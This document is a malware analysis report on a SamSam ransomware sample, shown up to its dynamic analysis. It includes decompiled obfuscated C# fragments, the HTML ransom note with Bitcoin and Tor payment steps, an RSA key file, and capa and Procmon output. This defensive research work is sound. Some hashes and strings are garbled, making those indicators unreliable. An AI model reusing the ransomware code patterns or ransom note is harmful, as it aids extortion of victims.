

2023

Unveiling the Intricacies of SamSam Ransomware: A Comprehensive Analysis Plus Proactive Threat Emulation



Usman Sikander

Offensive security researcher

medium.com/@merasor07

linkedin.com/in/usman-sikander13/

11/23/2023



Contents

Introduction.....	2
Capabilities.....	2
Technical Details and Chain flow	3
File Info:.....	3
SAMSAM also known as by security vendors:.....	3
Flow of attack and execution:	3
Tools and Environment	4
Stage 1 (WinDir.exe)	4
Basic and Advanced Static Analysis.....	4
Basic Information.....	4
Packing.....	8
Detect-It-Easy	8
Capa-Output.....	8
Static Analysis	9
Basic Dynamic Analysis	10
Procmon and Process Hacker	10
Advanced Dynamic Analysis.....	12
Breakpoints:	12
Extracted TTP's.....	24
MITRE ATT&CK MAPPING	24
Recreation and Security controls validation.....	24
Mitigation	26
YARA.....	26
Conclusion.....	27



Introduction

This analysis describes the in-depth analysis of SamSam Ransomware. The malware execution flow and chain of attack depends on different variant of SamSam ransomware. The variant, I am analyzing today is developed to exploit windows systems. The delivery of this variant achieved by the RDP brute forcing. The attacker brute forced the windows systems and dropped these two files on victim computers [Exe, Xml]. The SamSam Ransomware is using the RSA-2048 and AES 256 encryption methods to encrypt systems file. The dropped XML file contains the public encryption key. SamSam exhibits relatively fewer instances compared to other malware families like Cryptomix, Cerber, and Locky. This malware variant uniquely targets organizations instead of individual internet users.

Over the past 12 months, the Author has conducted a comprehensive evaluation, making analysis and reverse engineering challenging. While all these samples fall under the umbrella of "SamSam," the attackers have employed various names to label their projects.

Here are some of the .NET project names observed:

- samsam
- MIKOPONI
- RikiRafael
- showmehowto
- wanadoesme
- wanadoesme2
- gonomore
- gotohelldr
- WinDir

The SamSam itself consists of two components:

- An executable
- Keyxml extension file contains the encryption key

Capabilities

- Samsam creates files inside the user directory
- Samsam queries all running process
- Samsam perform discovery and queries GUID
- Samsam utilizes the defense evasion technique Masquerading
- Samsam deletes the backup files
- Samsam encrypts the entire system using RSA-2048
- Creates guard pages, often used to prevent reverse engineering and debugging



Technical Details and Chain flow

File Info:


MD5	286d1495a80c126a63c26a5610d515e6
SHA-1	3840eff73b8b611df62a10cadc75cae181b710b1
SHA-256	0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebd2
Vhash	2540365515100af18d0053
Authentihash	9c45f9a8c9bf04e45725de93ab531592410cd011164678a494fb78526bb62407
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	768:50JPSH/E2mqzDjA6M9zAgyT0jxsDRpCTwCp5B:ISRxjAB9zPygjxCpCTwCpf
TLSH	T1F63340292AD0E13EE166CA374BFFD35BBFB26DO3240B494C1CAE0717491E551AD8365E
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
TrID	Generic CIL Executable (.NET, Mono, etc.) (72.5%) Win64 Executable (generic) (10.4%) Win32 Dynamic Link Library (generic) (6.5%) Win32 Executable (generic) (4.4%) OS/2 Executable (generic) (2%)
File size	51.00 KB (52224 bytes)
PEID packer	.NET executable

SAMSAM also known as by security vendors:

Security vendors' analysis 🔍		Do you want to automate checks?	
Ad-Aware	🚫 Generic.Ransom.SamSam.C593FFC7	AegisLab	🚫 Trojan.MSIL.Generic.j:c
AhnLab-V3	🚫 Trojan/Win32.Samas.C1676066	Alibaba	🚫 Ransom:MSIL/Samas.5a9e825a
ALYac	🚫 Trojan.Ransom.SamSam	Antiy-AVL	🚫 Trojan/Generic.ASMalwS.1D06D1E
Arcabit	🚫 Generic.Ransom.SamSam.C593FFC7	Avast	🚫 Win32.Ransom-AYO [Trj]
AVG	🚫 Win32.Ransom-AYO [Trj]	Avira (no cloud)	🚫 HEUR/AGEN.1109348
BitDefender	🚫 Generic.Ransom.SamSam.C593FFC7	BitDefenderTheta	🚫 Gen:NN.ZemsiIF.34722.dm0@aqBro3b
Comodo	🚫 Malware@#391tvnosf34km	CrowdStrike Falcon	🚫 Win/malicious_confidence_100% (W)
Cybereason	🚫 Malicious.5a80c1	Cylance	🚫 Unsafe
Cynet	🚫 Malicious (score: 99)	Cyren	🚫 W32/Azorult.D.gen/Eldorado
DrWeb	🚫 Trojan.Encoder.6671	Elastic	🚫 Malicious (high Confidence)
Emsisoft	🚫 Generic.Ransom.SamSam.C593FFC7 (B)	eScan	🚫 Generic.Ransom.SamSam.C593FFC7
ESET-NOD32	🚫 A Variant Of MSIL/Filecoder.Samas.B	F-Secure	🚫 Heuristic.HEUR/AGEN.1109348
Fortinet	🚫 MSIL/FilecoderSamas.Bltr.ransom	GData	🚫 Generic.Ransom.SamSam.C593FFC7
Ikarus	🚫 Trojan.MSIL.Filecoder	Jiangmin	🚫 Trojan.MSIL.qcot
K7AntiVirus	🚫 Trojan (004ff8a21)	K7GW	🚫 Trojan (004ff8a21)
Kaspersky	🚫 HEUR:Trojan-Ransom.MSIL.Generic	Malwarebytes	🚫 Malware.AI.2056418218
MAX	🚫 Malware (ai Score=100)	MaxSecure	🚫 Trojan.Malware.300983.susgen
McAfee	🚫 Ransomware-FEF1286D1495A80C	McAfee-GW-Edition	🚫 Ransomware-FEF1286D1495A80C
Microsoft	🚫 Ransom:MSIL/Samas.E	NANO-Antivirus	🚫 Trojan.Win32.Encoder.ejewix

Flow of attack and execution:

The Initial access of victims in this APT campaign achieved by brute forcing the RDP. The attackers dropped two files and executed. The stage 1 file created a batch file in user directory and executed it. The batch file is checking all running processes in loop and looking for main process, if the main process is not running it deletes all files from disk which indicated the self-destruction technique according to MITRE Att&CK. The main process encrypts all systems and leave a ransom note contains the detail about bitcoin address and other communication ways to pay ransom.



Tools and Environment

- Flare-VM (Windows 10)
- REMnux (Simulator)
- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- Process Hacker
- TcpView
- PE Bear
- PE Studio
- Wireshark

Stage 1 (WinDir.exe)

Basic and Advanced Static Analysis

Basic Information

WinDir.exe:

SHA256: **0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebdmd5**

MD5: **286d1495a80c126a63c26a5610d515e6**

CPU: **32-bits**

Language: **.Net programming language (c#)**



Interesting Strings: "taskkill/f /pid

userprofile\Desktop\Desktop_SALTEAAAAPi2nDcnZ1T3UwfsFQMZjR7XzfWagWbfl2fYA3WAGh4tEAAA
AH8waUVAf3EUA/8505vkPNOOGEMLO1t6CJvcGT6nAesg5YS2M4bKhDkWUKn9catLXAcFPEX0jYQbRX7
gyYQxI9M=</html><body style='background-color:lightgrey;'\><pre><font

color='Red'><center><h3>#What happ&#
101;ned to your f
iles?</h3></center>All y&
our files enc
4;ypted with RS&#
65;-2048 encrypt

5;on, For more
05;nformation se
arch in Googl

1; "RSA Encrypti&
on"</font

color='Red'><center><h3>#How to re&
cover files?</h3></cent
er>RSA is a asy

9;metric crypto&
graphic algori
thm, You need
2;one key for e&
ncryption and
one key for d&#
ecryption
So y&
ou need Priva
16;e key to reco&
ver your file
15;.
It's not po
15;sible to reco&
ver your file
15; without priv
ate key</font

color='red'><center><h3>#How to ge&
t private key?
</h3></center>You can ge
16; your priate&
 key in 3 easy&
 step:
<font

color='DrakRed'>Step1: You
2;must send us <
font

color='red'> BitCoins t&
o receive ALL &
Private Keys f&
or ALL affecte&#
d PC's.
<font

color='DrakRed'>Step2: Aft
01;r you send us&

<font



color='DrakRed'>Step3:
We will reply&#
 to your comme&#
nt with a dec
yption softwa&#
re, You shoul
� run it on yo&#
ur affected PC&#
 and all encry&#
pted files wi
l be recovere&#
d
<font
color='DrakRed'>*Our Site A&#
ddress:
(If you s
nd us <font
color='red'> Bitcoins to&#
 receive half
of keys(rando&#
mly) and after&#
 you verify i
 send 2nd hal&#
f to receive a&#
ll keys)
<font
color='red'><center><h3>How To Acc

ss To Our Sit

</h3></center>For access&#
 to our site y&#
ou must insta&#
ll Tor browser&#
 and enter ou
 site URL in 
our tor brows&#
er.
You can do
wnload tor bro&#
wser from <font
color='DrakRed'>https://www.torproject.org/download/d
ownload.html.enFor more i
�formation ple&#
ase search in &#
Google "How t
 access onion
sites"

<font
color='red'><center><h3># Test Dec
yption #</h3></center>
C&#
heck our site,
 You can uploa&#
d 2 encrypted
files and we &#



```

119;&#105;&#108;&#108;&#32;&#100;&#101;&#99;&#114;&#121;&#112;&#116;&#32;&#121
;&#111;&#117;&#114;&#32;&#102;&#105;&#108;&#101;&#115;&#32;&#97;&#115;&#32;&#1
00;&#101;&#109;&#111;&#46;&#32;&#32;<br><font
color='red'><center><h3>&#35;&#87;&#104;&#101;&#114;&#101;&#32;&#116;&#111;&#32;&
#98;&#117;&#121;&#32;&#66;&#105;&#116;&#99;&#111;&#105;&#110;</h3></center></fon
t><br>&#87;&#101;&#32;&#97;&#100;&#118;&#105;&#99;&#101;&#32;&#121;&#111;&#117
;&#32;&#116;&#111;&#32;&#98;&#117;&#121;&#32;&#66;&#105;&#116;&#99;&#111;&#105
;&#110;&#32;&#119;&#105;&#116;&#104;&#32;&#67;&#97;&#115;&#104;&#32;&#68;&#101
;&#112;&#111;&#115;&#105;&#116;&#32;&#111;&#114;&#32;&#87;&#101;&#115;&#116;&#
101;&#114;&#110;&#85;&#110;&#105;&#111;&#110;&#32;&#70;&#114;&#111;&#109;&#32;
&#104;&#116;&#116;&#112;&#115;&#58;&#47;&#47;&#108;&#111;&#99;&#97;&#108;&#98;
&#105;&#116;&#99;&#111;&#105;&#110;&#115;&#46;&#99;&#111;&#109;&#47;&#32;&#11
1;&#114;&#32;&#104;&#116;&#116;&#112;&#115;&#58;&#47;&#47;&#99;&#111;&#105;&#1
10;&#99;&#97;&#102;&#101;&#46;&#99;&#111;&#109;&#47;&#98;&#117;&#121;&#98;&#10
5;&#116;&#99;&#111;&#105;&#110;&#115;&#119;&#101;&#115;&#116;&#101;&#114;&#110
;&#46;&#112;&#104;&#112;&#10;&#66;&#101;&#99;&#97;&#117;&#115;&#101;&#32;&#116
;&#104;&#101;&#121;&#32;&#100;&#111;&#110;&#39;&#116;&#32;&#110;&#101;&#101;&#
100;&#32;&#97;&#110;&#121;&#32;&#118;&#101;&#114;&#105;&#102;&#105;&#99;&#97;&
#116;&#105;&#111;&#110;&#32;&#97;&#110;&#100;&#32;&#115;&#101;&#110;&#100;&#32
&#121;&#111;&#117;&#114;&#32;&#66;&#105;&#116;&#99;&#111;&#105;&#110;&#32;&#1
13;&#117;&#105;&#99;&#107;&#108;&#121;&#46;<br><br><font
color='red'><center><h3>&#35;&#100;&#101;&#97;&#100;&#108;&#105;&#110;&#101;</h3>
</center></font><br>&#89;&#111;&#117;&#32;&#106;&#117;&#115;&#116;&#32;&#104;&#
97;&#118;&#101;&#32;&#55;&#32;&#100;&#97;&#121;&#115;&#32;&#116;&#111;&#32;&#1
15;&#101;&#110;&#100;&#32;&#117;&#115;&#32;&#116;&#104;&#101;&#32;&#66;&#105;&
#116;&#67;&#111;&#105;&#110;&#32;&#97;&#102;&#116;&#101;&#114;&#32;&#55;&#32;&
#100;&#97;&#121;&#115;&#32;&#119;&#101;&#32;&#119;&#105;&#108;&#108;&#32;&#114
;&#101;&#109;&#111;&#118;&#101;&#32;&#121;&#111;&#117;&#114;&#32;&#112;&#114;&
#105;&#118;&#97;&#116;&#101;&#32;&#107;&#101;&#121;&#115;&#32;&#97;&#110;&#100
;&#32;&#105;&#116;&#39;&#115;&#32;&#105;&#109;&#112;&#111;&#115;&#115;&#105;&#
98;&#108;&#101;&#32;&#116;&#111;&#32;&#114;&#101;&#99;&#111;&#118;&#101;&#114;
&#32;&#121;&#111;&#117;&#114;&#32;&#102;&#105;&#108;&#101;&#115;</pre></html>EA
AAAL64zV92G5v/huezRw/wRoeWSbvwGFHd5BmNXlmlQMQueyWVUB4aGj3Z5129zggjaSi5Snwc5quV
Nu1nbubNCqksA+XzDE+T9+ukEqbwCPeRlDdjc68URMkoWRhF/+DglEoUhfSzb7Yv3zi815ybjwIS8vqPaf
ApIWftRZIEu1gZqHsJCoJW6icQzYthCz/bF5elu2b/2C43FKr4xkujuU1ADy+qUHNbXik5xtyz91h6A5mHHL
dFjSnzRJQRxuGEujeBiLtulDLEO2YiaUB1k=EAAAEXWRR9lido+6WlCgJ0neEp6YIC1UI0cHZFdVIYgj2IYWIn
Dir.Properties.Resources”

```

Inspection: LoadModule, MemoryStream, ToBase64String, FileAccess, RSACryptoServiceProvider

Publickey.xml:

SHA256: e5f6ad503c88055b931c7af7ec52dfd09759330633b2ace4dba9722efd5c876

MD5: 4e3e18e6140c64cec89f4be5af25751

Interesting Strings:

```

<RSAKeyValue><Modulus>5IRbjTmdM2okFAzONhfePTt7gTNMTsSTsXfbbc+ZjpCYjeRzFxD9+Qfxu+moa
ExNFJGwkwsTLzX+36/Vszg85jhKlmeTvHyLX2b5SnL93JGN9vchkuMEEcP4SNjzJWHvWxYuJL7vBj4sjV81F
xh4HsZsohEDOFtMjAR2RP40YaNs/tfGlmFrPBAmekJF4+uVuxkr0cHtdhhCH+/BPfdqobfMNQ1elJzj+2lpVYo
FPmSOeJfCvLNEHm8McuEE9BOvSnls5D8hqDbqOTZdoFuGLRpwaEPYqVNvAYh1H9z+kXkiA/TU/GedKJ5

```




G7bffOkawta7vC7B5kb0DZLpNQw8Q==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>

Packing

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is not packed but there was at some level I assumed it may be little bit obfuscated and there will be some random strings and junk data to make it difficult for analyst.

Offset	Size	Entropy Status	Name
00000000	00000200	2.54429 not packed	PE Header
00000200	00000200	4.82148 not packed	Section[0] [text]
00000300	00000300	3.48112 not packed	Section[1] [rsrc]
00000a00	00000200	0.09436 not packed	Section[2] [reloc]

Capa-Output

When I performed CAPA analysis on first stage of malware (WinDir.exe), it indicates that the binary is not packed. The detail verbose analysis also tells the binary is obfuscated and it trigger most of the rules which indicated that the binary is using these tactics and techniques according to MITRE ATT&CK framework. The CAPA analysis also indicates that the binary is using RSA and AES encryption algorithms which tells me in the very first stage of analysis that this could be a ransomware. The first stage sample was also performing the system discovery, file discovery and defense evasion like obfuscation and masquerading files.



```
λ capa WinDir.exe
```

md5	286d1495a80c126a63c26a5610d515e6
sha1	3840eff73b8b611df62a10cacd75cae181b710b1
sha256	0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebd2
os	windows
format	dotnet
arch	i386
path	C:/Users/shaddy/Desktop/WinDir.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 File and Directory Permissions Modification T1222 Obfuscated Files or Information T1027
DISCOVERY	File and Directory Discovery T1083 System Information Discovery T1082

MBC Objective	MBC Behavior
CRYPTOGRAPHY	Encrypt Data::AES [C0027.001] Encrypt Data::RSA [C0027.011] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Create Directory [C0046] Delete File [C0047] Read File [C0051] Set File Attributes [C0050] Writes File [C0052]
PROCESS	Create Process [C0017] Create Thread [C0038] Suspend Thread [C0055]

Capability	Namespace
decode data using Base64 in .NET encode data using Base64 (2 matches) encrypt data using AES via .NET encrypt data using RSA generate random bytes in .NET access .NET resource query environment variable	data-manipulation/encoding/base64 data-manipulation/encoding/base64 data-manipulation/encryption/aes data-manipulation/encryption/rsa data-manipulation/prng executable/resource host-interaction/environment-variable

Static Analysis

When I opened the sample using DnSpy and start analyzing the code at very first stage of analysis, I found some random strings and junk data in the main function. This could be to mislead the malware analyst or could be used to bypass static detection of security controls.

```
if (!string.IsNullOrEmpty(args[0]) && File.Exists(args[0]))
{
    Program.pubbbbbbbbbbbkkkey = File.ReadAllText(args[0]);
}
if (!Directory.Exists(Program.dire_c_toryy_ofdelll))
{
    Directory.CreateDirectory(Program.dire_c_toryy_ofdelll);
}
"hzsjfhicykshkdjghkdghbvgkdjdfg" + "sfkjadgw6wuitafgjsdksd" + "nksjfgqd7trugfjsdfsd" + "fsgahfgfuygityugfjhdf";
Thread.Sleep(865);
"kzjzgyshdkgdgdgkaldkghksdhgjhfd" + "aaesdfghsjdglfdhdjsgdg" + "skjgfasbgjfsjfhsgfjsf";
Thread thread = new Thread(new ThreadStart(Program.ru_nlo_opf_or_chek));
"sfsfgcbdsfygjfsfgsfgsj" + "sfstsygfskfksgfkjksjfsf" + "mkjnhbgvfcdxszzdxfcvhbj";
thread.Start();
Thread.Sleep(2235);
```



In my static analysis of SamSam ransomware, I found some encrypted bytes and string type variable which are storing the string value after decrypting the bytes. The SamSam ransomware is using the DecryptStringAES() function which were taking two parameter one the cipher text and the second was shared secret key. So, at this point I decided to start dynamic analysis and to extract the decrypted string at run time.

```
// Token: 0x04000005 RID: 5
private static string msaltpassss = "SALT";

// Token: 0x04000006 RID: 6
private static string gggg = encr.DecryptStringAES("EAAAAP1zDncn21T3Umf4FQ4zJR7Xcflaagb121FYA3MAGhd", Program.msaltpassss);

// Token: 0x04000007 RID: 7
private static string tyyyyyyyyyyyyyyyyyyyy = encr.DecryptStringAES("EAAAAMT1sz2SRcfQ7nMhE1T4pHnLk6taubaty5/ZgJQ16w7BvLeLw8Bcryaw5dK19b954N165ABVPX1vwlk0AUSFFQJlit1ko/tj6/7bpi09aZaaxYADg1ghtzbyzdsVu+X
+HqcafylId2RUUV5A0B0Me4ZJuhE4AgV30nxs5J2hd0rMdmmpqT0g8uu7glbE4XAJ26vuslvxcTocV7qj8t9YU1MuVGVeDebedIqFLUK0qdfInGy8p1dq5H4d6VychTwk63xP81vdzDfPvc6rG1B8FQDdLxR83kOfuRlpp2zuc
+4Ft4202raqL+4gyehHkE1q128E4eveQ3wv7uVxCO2pCF1446107UvWpKKoXp30b08K6Zf8T1TO09P9mhdL1KPCrTDFX863k14qzYJH4vV5kUuy6Y2HTzBkG110ut2K8kXz7XUfForpY/P1yKpAP638d3UQ013QLY0jNqCnbcq86E5VF/
k0949Qb1V1Z927420mEECT0lMe6haaxys94LbXkL1FT1B3LihY437ZbWkLaczeFge3j3uao024003btVT3j7rFuo3JLcGavCj/
M7P7T3dHxj3X0eKuJ00SEI9Hz3CVjM67HuaQ10rT4huK5365p4HesgYSyuarAN7M1lW1Vh051YyenKdPX5b10HLM1I2IystkcDQT1v1d3FVshK8B1N3knaY+On8qT7+Cw+VDtw950op57db54T2hg13o7myUXKsngH
+ua7ant5pQUHfBzG3H32JhgqrFbyvVemVx6Z/hpFVX0HkU89u7ANCQsYk5bkg6o/nYsoI57nAB1EA22PuhPHsmAK0FggRUI3z/e7enqA2YVshK8B1N3knaY+On8qT7+Cw+VDtw950op57db54T2hg13o7myUXKsngH
+GymE8VeoK2kZoweEgFP39tuz41057wS6LUX8hB478b127mhyr16Alfaks4eod1s11lQalsh9wKMI1Ywy8PqH5sh2KQ6EnCqKF531NWK675a+fM1JH+sdgy91gUHGpgfzKook3C1RX819a2zL1JkgUvQkt1GsdYQXkUyH42R30W2Ren8M6XCa075Arvwm/
+H0q801E1jTjT1LMLMwEB994B1E116o7Fz+4e4f699w/UT2j80Newj3Q9mHrT0m02zAS2u3U1656998BhWJd3z8YfF9TSPm3OC4CF5A11/74kvtJhMtdjYPY01EHLERBj3KXE3mm4dROHHL4QR
+kUhY00dfZlygPw5SQT39HC325eB780latYlVW0636ZCbRZ8Ftcc4u3h111ngwLL6ZdCL79F39pQdS1fTbuYhuYcdpD33H2JH3j14yDw6J10r63ly80uWdPHtTmInj5DMHtpqY8Ng/E/EEH/azDocDtzyK/eSVX/BBEwueCZUGK/
Ho1Ng010eMuoAQ28kbcqK2wKovrnFmX0kTqqa8sIU68035Im9SngZeuRHS.L88bhAJo1Qt81fhhu5T11CFfT1ealUcFp5162cu+KUHq/XY/55Apuk2kEyc4c42CQrvVd04DQjhtznzcndE+T50TyyvXf05evmz3v4+
+LklUYRkR3rZvz1Ipy4EeJhuJ2y4Z2SabzVult19187gPMUOS+22Dhg/LpK7kHZqocLA6Cyxz6AvpXdlIAoqhYpA1XopacD8471CQ2995+LHN7METSchXl92o+YAM278Edvml3mbXDNcHm3x3CpLF5/Bl64seeb3EhoAa6rjcf6vZzj1dY9K20558VqG
+syMpfT889zn28kka9S2X0X0E6NmWVvhoxf00/8A40wgleYMOVAG5+G119Rtm1RAMVjY09GuWU/Ilh63FlVYabTSn0D92GefHMGCL/ZZ/y10/tyMe92Ky8a702Byb/1Iv0R6P4pt37JHL5dpQPHalNHESIwCaLo6zn/2c
+ngpYF47xjK6v9K0UV80015JU0HwXkL1Cz0aFfBmzf2gHG183j+kU2D21+sURGevD4lPcFT1LhAluZ2hMFUdep50nSbYcMfH841xeqPEQPqgtpG1QfHLB/X08T12DxyR03H84/TM0n949087hey3qk8Zao0J1tfn1PrB6dn1JA43CtLw15td/
+XaGrDz1TAmngdyW5Z1CkZ0e11HdWLL1x8D1H6RCAG9KTKcP/c+ohwhj3BCcZ2AZ2gv0JhPHQ54Pl65q68g4V3wh9X3XwKcXST8-", Program.msaltpassss);

// Token: 0x04000008 RID: 8
private static string dbbbdbbdddtypees = encr.DecryptStringAES("EAAAAR0yR/m976/bGRFncJwaYTQ7VQDRoRw7F5H8T16", Program.msaltpassss);

// Token: 0x04000009 RID: 9
private static string[] tttttttttttttttttttttttttt = Program.tyyyyyyyyyyyyyyyyyyyy.Split(new char[] { ',' });

// Token: 0x0400000A RID: 10
private static string[] tttttttttttttttttttttttttt = Program.dbbdbbdddtypees.Split(new char[] { ',' });

// Token: 0x0400000B RID: 11
private static List<List<string>> matrix = new List<List<string>>();

// Token: 0x0400000C RID: 12
private static List<string> oooppppppreeeeeeennnfffiles = new List<string>();

// Token: 0x0400000D RID: 13
private static string computerrrrrrname = Environment.MachineName + "<br><br>";

// Token: 0x0400000E RID: 14
private static string currrennmtdirrrr = Directory.GetCurrentDirectory();

// Token: 0x0400000F RID: 15
private static string dire_c_torny_0fdell = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\\" + encr.DecryptStringAES("EAAAA0eHr6QeAnAEeR84Cna79cCs8CEgG5pylH23e18Nyy",
Program.msaltpassss);

// Token: 0x04000010 RID: 16
private static string pubbbbbbkkkkkey = "";

// Token: 0x04000011 RID: 17
private static string hhhheeeLppppppllleee = encr.DecryptStringAES("EAAAAT9w2P0gBA1jpW8khFX0ZoiLEZZAQuBKVJFZ4X0Cvh", Program.msaltpassss);
```

Basic Dynamic Analysis

Procmon and Process Hacker

As an offensive security researcher, I always prefer Procmon and process hacker in my first detonation of malware sample which I analyze. When I executed the sample and captured all traffic using Wireshark and captured the all activities using Procmon, I noticed some interested activities on Procmon. I applied filter on Procmon to check either SamSam write any file or downloading any file on disk at runtime. I noticed that the sample first looking the public key file, if the public key file is existed it execute itself and write a (msctclpx.bat) file on disk. After writing the batch file it checks the batch file exists and execute that batch file.



Time	Process Name	PID	Operation	Path	Result	Detail
3:51.4	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\System32\ahfolder.dll	SUCCESS	AllocationSize: 12...
3:51.4	WinDir.exe	2332	ReadFile	C:\Windows\System32\ahfolder.dll	SUCCESS	Offset: 0, Length: 1...
3:51.4	WinDir.exe	2332	ReadFile	C:\Windows\System32\ahfolder.dll	SUCCESS	Offset: 10,240, Len...
3:51.4	WinDir.exe	2332	ReadFile	C:\Windows\System32\ahfolder.dll	SUCCESS	Offset: 8,704, Leng...
3:51.4	WinDir.exe	2332	CreateFileMapping	C:\Windows\System32\ahfolder.dll	SUCCESS	
3:51.4	WinDir.exe	2332	ReadFile	C:\Windows\System32\ahfolder.dll	SUCCESS	
3:51.4	WinDir.exe	2332	CloseFile	C:\Windows\System32\ahfolder.dll	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	QueryBasicInformationFile	C:\ProgramData	SUCCESS	CreationTime: 12/7...
3:51.4	WinDir.exe	2332	CloseFile	C:\ProgramData	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\Windows\assembly\GAC_MSIL\System\2.0.0.0_b77a5c561934e089\ntdll.dll	NAME NOT FOUND	Desired Access: R...
3:51.4	WinDir.exe	2332	CreateFile	C:\Users\shaddy\Desktop\publicKey\keyml	SUCCESS	CreationTime: 11/2...
3:51.4	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Users\shaddy\Desktop\publicKey\keyml	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\Users\shaddy\Desktop\publicKey\keyml	SUCCESS	Desired Access: G...
3:51.4	WinDir.exe	2332	ReadFile	C:\Users\shaddy\Desktop\publicKey\keyml	SUCCESS	Offset: 0, Length: 4...
3:51.4	WinDir.exe	2332	ReadFile	C:\Users\shaddy\Desktop\publicKey\keyml	END OF FILE	Offset: 415, Length...
3:51.4	WinDir.exe	2332	CloseFile	C:\Users\shaddy\Desktop\publicKey\keyml	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog	NAME NOT FOUND	Desired Access: R...
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog	NAME NOT FOUND	Desired Access: R...
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\ProgramData	SUCCESS	CreationTime: 12/7...
3:51.4	WinDir.exe	2332	CloseFile	C:\ProgramData	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	Desired Access: G...
3:51.4	WinDir.exe	2332	WriteFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	Offset: 0, Length: 2...
3:51.4	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootbls.nlp	SUCCESS	Desired Access: G...
3:51.4	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootbls.nlp	SUCCESS	AllocationSize: 20...
3:51.4	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootbls.nlp	FILE LOCKED WITH ONLY READERS	SyncType: SyncTy...
3:51.4	WinDir.exe	2332	CreateFileMapping	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootbls.nlp	SUCCESS	AllocationSize: 20...
3:51.4	WinDir.exe	2332	CreateFileMapping	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootbls.nlp	SUCCESS	SyncType: SyncTy...
3:51.4	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootkey.nlp	SUCCESS	Desired Access: G...
3:51.4	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootkey.nlp	SUCCESS	AllocationSize: 266...
3:51.4	WinDir.exe	2332	CreateFileMapping	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootkey.nlp	FILE LOCKED WITH ONLY READERS	SyncType: SyncTy...
3:51.4	WinDir.exe	2332	CreateFileMapping	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootkey.nlp	SUCCESS	AllocationSize: 266...
